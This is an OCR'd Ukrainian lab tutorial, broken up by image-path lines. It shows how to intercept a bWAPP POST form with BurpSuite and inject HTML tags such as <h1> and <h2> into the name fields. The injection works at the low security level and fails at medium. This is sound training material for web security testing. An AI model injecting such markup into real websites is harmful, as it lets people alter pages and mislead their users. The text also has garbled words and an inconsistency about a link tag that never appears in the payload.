
Не можливо просто так побачити ці дані (на відміну від методу GET), але існує можливість скористатися спеціалізованим програмним забезпеченням, наприклад BurpSuite.

BurpSuite є встановленим в Web Security DOJO і знаходиться у вкладці "Other":


HTML Injection - Reflected (POST)




Далі приймаємо правила




Після чого нам доступно програмне забезпечення




Відкриваємо веб-додаток bWAPP і вибираємо пункт HTML Injection – Reflected (POST)




Запускаємо BurpSuite та переходимо на вкладку Proxy, далі Intercept, далі Options для налаштовування локального IP у вигляді: 127.0.0.1, порт: 8001:






Переходимо в браузер Mozilla Firefox, і налаштовуємо Proxy. Це робиться в кілька кліків. Переходимо в правий верхній кут “бургер”, далі в меню вибираємо Preferences:




Далі вибираємо пункт General, після цього Network Settings. В налаштуваннях проксі вибираємо радіокнопку “Manual proxy configuration”, і прописуємо ip: 127.0.0.1 і порт: 8001:


Переходимо в Burp Suite на вкладку Proxy, далі Intercept і включаємо Intersept is on:




У браузер заходимо на сайт, та заповнюємом персональні дані, в поле first name (наприклад “Anton”), а в поле last name: “Makarenko”. Після цього тиснемо кнопку Go:




В полі Raw бачимо вичерпні дані, які перехопив Burp. Це і user-agent, і cookie, і content type і багато ще чого цікавого. В даному випадку нас цікавлять дані, які розташовані в самому низу звіту. Вони мають вигляд: firstname = Anton & lastname = Makarenko & form = submit:



Для експлуатування даної уразливості потрібно змінити ці дані, із застосуванням мови гіпертекстової розмітки HTML. Іншими словами і в даному прикладі іспользytb відкривають та закривають теги для масштабу тексту: h1 і h2, а також тег “a”, для посилання. В результаті запис буде видозмінена на вигляд: firstname=<h1>Push me Anton</h1>&lastname=<h2>Makarenko</h2>&form=submit



Тиснемо кнопку Forward і переходимо в браузер:




У підсумку реалізована успішно ін’єкція, яка вивела клікабельно посилання, з використанням тега “a”, і масштабування тексту, тега “h1” і “h2”.

Приклад виконання **HTML Injection – Reflected (POST) на складності medium.**


(в даному прикладі операції виконуються за допомогою операційної системи Kali Linux)

Вибираємо в інтерфейсі нашу вразливість і security level ставимо medium:




Важливо, что вже набудований браузер і BurpSuite для роботи. Для того, щоб налаштувати всі ці компоненти, потрібно ввести персональні дані, в прикладі в полі first name прописати слово “Anton”, а в поле last name слово “Makarenko”:


В Burp Suite повинен бути активний Intersept – це кнопка “Intersept is on”. Тиснемо кнопку “Go” і переходимо в BurpSuite. Бачимо:



Поміняємо значення firstname і lastname на код, який використовували в попередньому завданні. Він має вигляд:
firstname = <h1> Push me Mikhail </ h1> & lastname = <h2> Timcore </ h2> & form = submit




Тиснемо кнопку “Forward” і переходимо в браузер:




Це невдача – не вдалося за допомогою цього методу проексплуатувати вразливість. Запит, який створено, коректно обробився.

